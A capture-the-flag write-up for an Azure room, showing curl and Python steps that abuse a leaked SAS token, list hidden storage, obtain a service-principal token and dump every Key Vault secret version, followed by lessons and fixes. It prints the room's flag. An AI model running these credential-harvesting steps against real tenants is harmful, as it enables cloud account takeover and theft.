CryptoCabana
Day 9 of Hacker Holidays 2026, and the Byte Lotus has put a crypto backup kiosk on the beach. The briefing:
By the time he made it back from the breakfast buffet, his wallet had already moved on without him. The transaction was signed, properly signed, just not by him.
He’d backed his seed phrase up weeks ago, into the CryptoCabana kiosk’s vault, the one whose landing page promised, in exactly four words, “Backed up. Sleep easy.”
The objective is unusually well-phrased, and worth reading twice:
Find out what the kiosk is quietly trusting to reach into storage on its own, and see how much further that trust actually extends.
And @0xMia drops the hint that matters at the end:
“the backup kiosk is SO confident. ‘sleep easy’ it says 💀 reader, do not sleep easy. also: if a value looks freshly rotated, ask yourself what it looked like five minutes before that 👀”
Category is Cloud, difficulty Medium, 90 points, tagged Azure / Storage / Key Vault. The target is a single URL, https://cryptocabanaf5scjagc.z13.web.core.windows.net/, and z13.web.core.windows.net tells you before you click anything that this is an Azure Storage static website, i.e. a blob container called $web served over HTTP.
A note on tooling: the room’s Task 1 sets you up with the Azure CLI, or portal credentials and Cloud Shell. I didn’t need either. Everything below is curl and a little Python against the Azure REST APIs, which I think makes the chain clearer, you can see exactly which HTTP request grants what.
Step 1: Read what the kiosk hands out for free
The itinerary says to “pull apart what the kiosk hands out for free before you’ve even clicked anything.” For a static site that means: read the JavaScript.
The landing page pulls in exactly one script, app.js, and the first three lines are the room:

const STORAGE_ACCOUNT   = "cryptocabanaf5scjagc";
const BACKUPS_CONTAINER = "backups";
const BACKUP_SAS = "?sv=2022-11-02&ss=b&srt=sco&sp=rl&se=2099-12-31T23:59:59Z"
                 + "&st=2024-01-01T00:00:00Z&spr=https&sig=ZAo05W8KXd...";

fetch(url, { method: "PUT", headers: {"x-ms-blob-type":"BlockBlob"}, body: phrase });
That’s a Shared Access Signature shipped to every visitor’s browser. This is the thing the kiosk is “quietly trusting to reach into storage on its own”, there’s no backend, the page talks to Azure Storage directly, so the credential has to be on the client.
A SAS in client-side JS is public. Not “obscure”, not “minified away”, public. Anyone who opens DevTools has it.
Step 2: Read the SAS before you use it
This is the step people skip, and it’s the whole lesson. A SAS is not opaque: every field is right there in the query string, and Azure’s parameter names are terse but precise.
| Field | Value | Meaning |
|---|---|---|
sv | 2022-11-02 | storage service version |
ss | b | services: blob |
srt | sco | resource types: Service, Container, Object |
sp | rl | permissions: read, list |
st / se | 2024-01-01 → 2099-12-31 | valid for ~74 years |
spr | https | HTTPS only |

Because it carries ss and srt, this is an account SAS, not a service SAS, it is scoped to the storage account, not to a container.
Now compare that with what the application actually does. app.js performs one operation: PUT a single blob into the backups container. The minimum credential for that is write access to one container. What it was given instead is read and list across every container in the account, until 2099.
The s in srt=sco is the expensive one. Service-level access means you may call account-wide operations, including “list all containers”:
curl -s "https://cryptocabanaf5scjagc.blob.core.windows.net/?comp=list&$SAS"
Name> $web
Name> backups
Name> vault
Three containers. $web is the website you’re looking at. backups is the one the app writes to. And vault is not referenced anywhere on the site, that’s “somewhere the kiosk’s own page never once points you.”
There’s a nice irony here too: the permissions are rl, read and list, not write. The kiosk’s own “Backed up. Sleep easy.” promise can’t actually work; a PUT with this token gets rejected. The token is simultaneously too weak to do its job and far too strong to hand out.
Step 3: The container nobody links to
Listing vault needs container-level access, which srt=sco also grants:

curl -s "https://$ACCT.blob.core.windows.net/vault?restype=container&comp=list&$SAS"
# Name> backup-service-account.json
# Name> seed_phrase.txt
seed_phrase.txt is the guest’s twelve-word wallet recovery phrase, sitting in plain text:
velvet cabana rebuild scatter obvious wallet drift lagoon punchline receipt orbit shrimp
That’s the story resolved, this is how his wallet “moved on without him.” A seed phrase is the wallet; whoever reads it can sign transactions as the owner, which is exactly what the briefing describes. But it isn’t the flag.
The flag path is the other file, the “second, more valuable set of keys”:
{
  "client_id":     "dbcf2923-e4eb-4b72-a0a4-688aa1185cf5",
  "client_secret": "UBX8Q~xM6va...",
  "key_vault_name": "ccabana-kv-f5scjagc",
  "key_vault_uri": "https://ccabana-kv-f5scjagc.vault.azure.net/",
  "tenant_id":     "8f8c5f8e-42d3-4ceb-97ad-241bbf446d6c",
  "note": "CryptoCabana backup automation account. Rotate this if it ever leaves the vault. -- IT"
}
An Azure AD service principal, the cloud equivalent of finding a service account’s password file. The note is the room being funny at IT’s expense: “rotate this if it ever leaves the vault”, in a file that is currently leaving the vault.
Note the escalation in credential type, not just in access. The SAS was scoped to one storage account. A service principal is an identity in Azure AD, and it can hold role assignments on anything in the subscription. That’s what “see how much further that trust actually extends” means.
Step 4: Service principal to Key Vault
A service principal authenticates with the OAuth2 client-credentials grant. No az login needed, it’s one POST:
TOK=$(curl -s -X POST "https://login.microsoftonline.com/$TENANT/oauth2/v2.0/token" \
  -d "grant_type=client_credentials&client_id=$CID&client_secret=$SECRET\
&scope=https%3A%2F%2Fvault.azure.net%2F.default" | jq -r .access_token)
The scope is the important part: https://vault.azure.net/.default requests a token whose audience is Key Vault. A token for one Azure service is not valid for another, so you ask for the audience you intend to use.
Then list the secrets:
curl -s -H "Authorization: Bearer $TOK" \
  "https://ccabana-kv-f5scjagc.vault.azure.net/secrets?api-version=7.4"
secrets: ['key-shard-1', 'key-shard-2', 'key-shard-3', 'master-key']
Four secrets. The flag is split into shards, and master-key returns 403 Forbidden, because the service principal’s role assignment doesn’t cover it. A well-placed red herring: the most enticingly named secret is the one you can’t have, and it doesn’t matter.
Step 5: The rotation that rotated nothing away
Reading the current value of each shard gives you two thirds of a flag and a taunt:
key-shard-1→THM{n0t_urkey-shard-3→ur_c01ns!}key-shard-2→ “Rotated this after IT flagged it, old value should still be recoverable if you know where to look.”
This is @0xMia’s hint made literal. Azure Key Vault is versioned. Updating a secret does not overwrite it; it creates a new version and keeps the old ones, each addressable by its own version ID, all readable with the same secrets/get permission. Rotation without purging is not deletion.
GET /secrets/{name}/versions?api-version=7.4     <- every version
GET /secrets/{name}/{version}?api-version=7.4    <- a specific old value
Here’s the script, it walks every secret, lists its versions oldest-first, and prints each value (kv_dump.py on GitHub Gist):
#!/usr/bin/env python3
"""CryptoCabana - dump every secret in the Key Vault, including old versions."""
import json
import urllib.request

TOK = open("tok.txt").read().strip()
KV = "https://ccabana-kv-f5scjagc.vault.azure.net"
API = "api-version=7.4"


def get(url):
    r = urllib.request.Request(url, headers={"Authorization": f"Bearer {TOK}"})
    return json.load(urllib.request.urlopen(r, timeout=40))


def main():
    names = [s["id"].rsplit("/", 1)[1] for s in get(f"{KV}/secrets?{API}")["value"]]
    print("secrets:", names, "\n")

    for n in names:
        vers = get(f"{KV}/secrets/{n}/versions?{API}")["value"]
        vers.sort(key=lambda v: v["attributes"]["created"])   # oldest first
        print(f"--- {n}  ({len(vers)} version(s)) ---")
        for i, v in enumerate(vers):
            vid = v["id"].rsplit("/", 1)[1]
            try:
                val = get(f"{KV}/secrets/{n}/{vid}?{API}").get("value", "")
            except Exception as e:
                val = f"<{e}>"
            tag = " <= CURRENT" if i == len(vers) - 1 else ""
            print(f"  created={v['attributes']['created']} {vid[:12]}..{tag}")
            print(f"    {val}")
        print()


if __name__ == "__main__":
    main()

key-shard-2 has two versions. The current one is the note. The one it replaced is still there, still readable:
--- key-shard-2  (2 versions) ---
  [older]   _k3ys_n0t_
  [CURRENT] Rotated this after IT flagged it -- old value should still be...
Reassemble in shard order:

THM{n0t_ur + _k3ys_n0t_ + ur_c01ns!}
THM{n0t_ur_k3ys_n0t_ur_c01ns!}
Not your keys, not your coins, the oldest saying in self-custody, and the entire moral of a room where a guest handed his seed phrase to someone else’s kiosk.
What this room is really teaching
Four distinct failures, and each one is common in real Azure estates.
A SAS token in client-side code is a published credential. The architecture forced it: a static site with no backend must hold the credential it uses. That’s a design problem, not a coding slip. If a browser needs to write to storage, the write should go through a function or API that holds the credential server-side and issues a narrow, short-lived, user-delegation SAS per request.
srt=sco is almost never what you want. The s (Service) resource type exists for account-wide operations like enumerating containers, and it turned a token scoped to “the backups feature” into a map of the whole storage account. Grant o alone when the app touches objects. Better still, use a service SAS scoped to one container rather than an account SAS.
Expiry dates are a control, and 2099 disables it. A SAS cannot be revoked individually, the only ways to kill one are to let it expire, rotate the account key that signed it, or use a stored access policy. A 74-year expiry means this credential is effectively permanent and effectively unrevokable. Short lifetimes exist so that leaks decay on their own.
Rotation is not deletion, and Key Vault versioning proves it. This is the subtlest one and worth internalising. Somebody noticed a secret was exposed and did what you’re supposed to do, they rotated it. But secrets/get reads any version, so the compromised value remained available to exactly the identity they were trying to lock out. Rotation limits future use of a credential; it does nothing about a value an attacker has already read, and in Key Vault it doesn’t even remove it from the service. To actually remove it you must delete and purge that version, and purge protection can block even that.
It rhymes with the Room 404 lesson from Day 2: deleting a secret from the latest commit doesn’t remove it from git history. Same shape, different system. Anything that was ever stored must be treated as burned, not fixed.
Fixing it
Don’t put credentials in the browser. Put a small API in front of storage. If you must issue a SAS to a client, generate it per-request, server-side, as a user-delegation SAS with minutes of lifetime and a single container in scope.
Scope SAS tokens down hard. Prefer service SAS over account SAS; grant only the permissions actually exercised (w here, not rl); set srt=o unless you genuinely need container or service operations; keep se in hours.
Use stored access policies so a leaked SAS can be revoked without rotating the account key and breaking everything else.
Give the service principal a scoped role. Key Vault Secrets User on the specific secrets it needs, not blanket read on the vault. The 403 on master-key shows scoping was partially done, it just wasn’t done for the shards.
Purge, don’t just rotate. After a leak, delete and purge the exposed version, and audit secrets/get in Key Vault diagnostic logs for reads of old versions.
And never store a seed phrase server-side at all. No amount of Azure hardening makes “we keep a copy of your wallet recovery phrase” a good design. The safest version of vault/seed_phrase.txt is the one that never exists.
Room summary
| Room | CryptoCabana |
| Event | Hacker Holidays 2026, Day 9 |
| Category | Cloud (Azure) · Medium · 90 points |
| Target | https://cryptocabanaf5scjagc.z13.web.core.windows.net/ |
| Entry | Account SAS hardcoded in app.js |
| SAS flaw | srt=sco + sp=rl + se=2099-12-31, account-wide read/list for 74 years |
| Pivot 1 | ?comp=list → unlisted vault container |
| Loot | seed_phrase.txt, backup-service-account.json (service principal) |
| Pivot 2 | Client-credentials grant → token for https://vault.azure.net/.default |
| Vault | ccabana-kv-f5scjagc, key-shard-1/2/3, master-key (403, red herring) |
| Key trick | key-shard-2 rotated; the previous version holds the real value |
| Flag | THM{n0t_ur_k3ys_n0t_ur_c01ns!} |
Wrap-up
The whole room, four requests:
curl -s $SITE/app.js                                            # lift the SAS
curl -s "https://$ACCT.blob.core.windows.net/?comp=list&$SAS"   # find `vault`
curl -s "$B/vault/backup-service-account.json?$SAS"             # service principal
python3 kv_dump.py                                              # every secret, every version
No exploit, no payload, no CVE. Every request was well-formed and every one was authorised, by a token the application published itself. That’s what cloud exploitation usually looks like: you don’t break in, you read the permissions you were given and use all of them.
The habit worth taking away is Step 2. When you find a SAS, a JWT, a signed URL, or an IAM policy, don’t just try it, decode it first and write down what it permits versus what the feature needs. The gap between those two is the finding, and here it was 74 years wide.
One responsible-disclosure note on this writeup: the live SAS signature and the service principal’s client_secret are truncated in the screenshots and text above. This room points every player at one shared Azure tenant rather than a per-user deployment, so those values are real, working credentials for infrastructure that isn’t mine. The flag is the spoiler; the keys aren’t mine to hand out. 🪷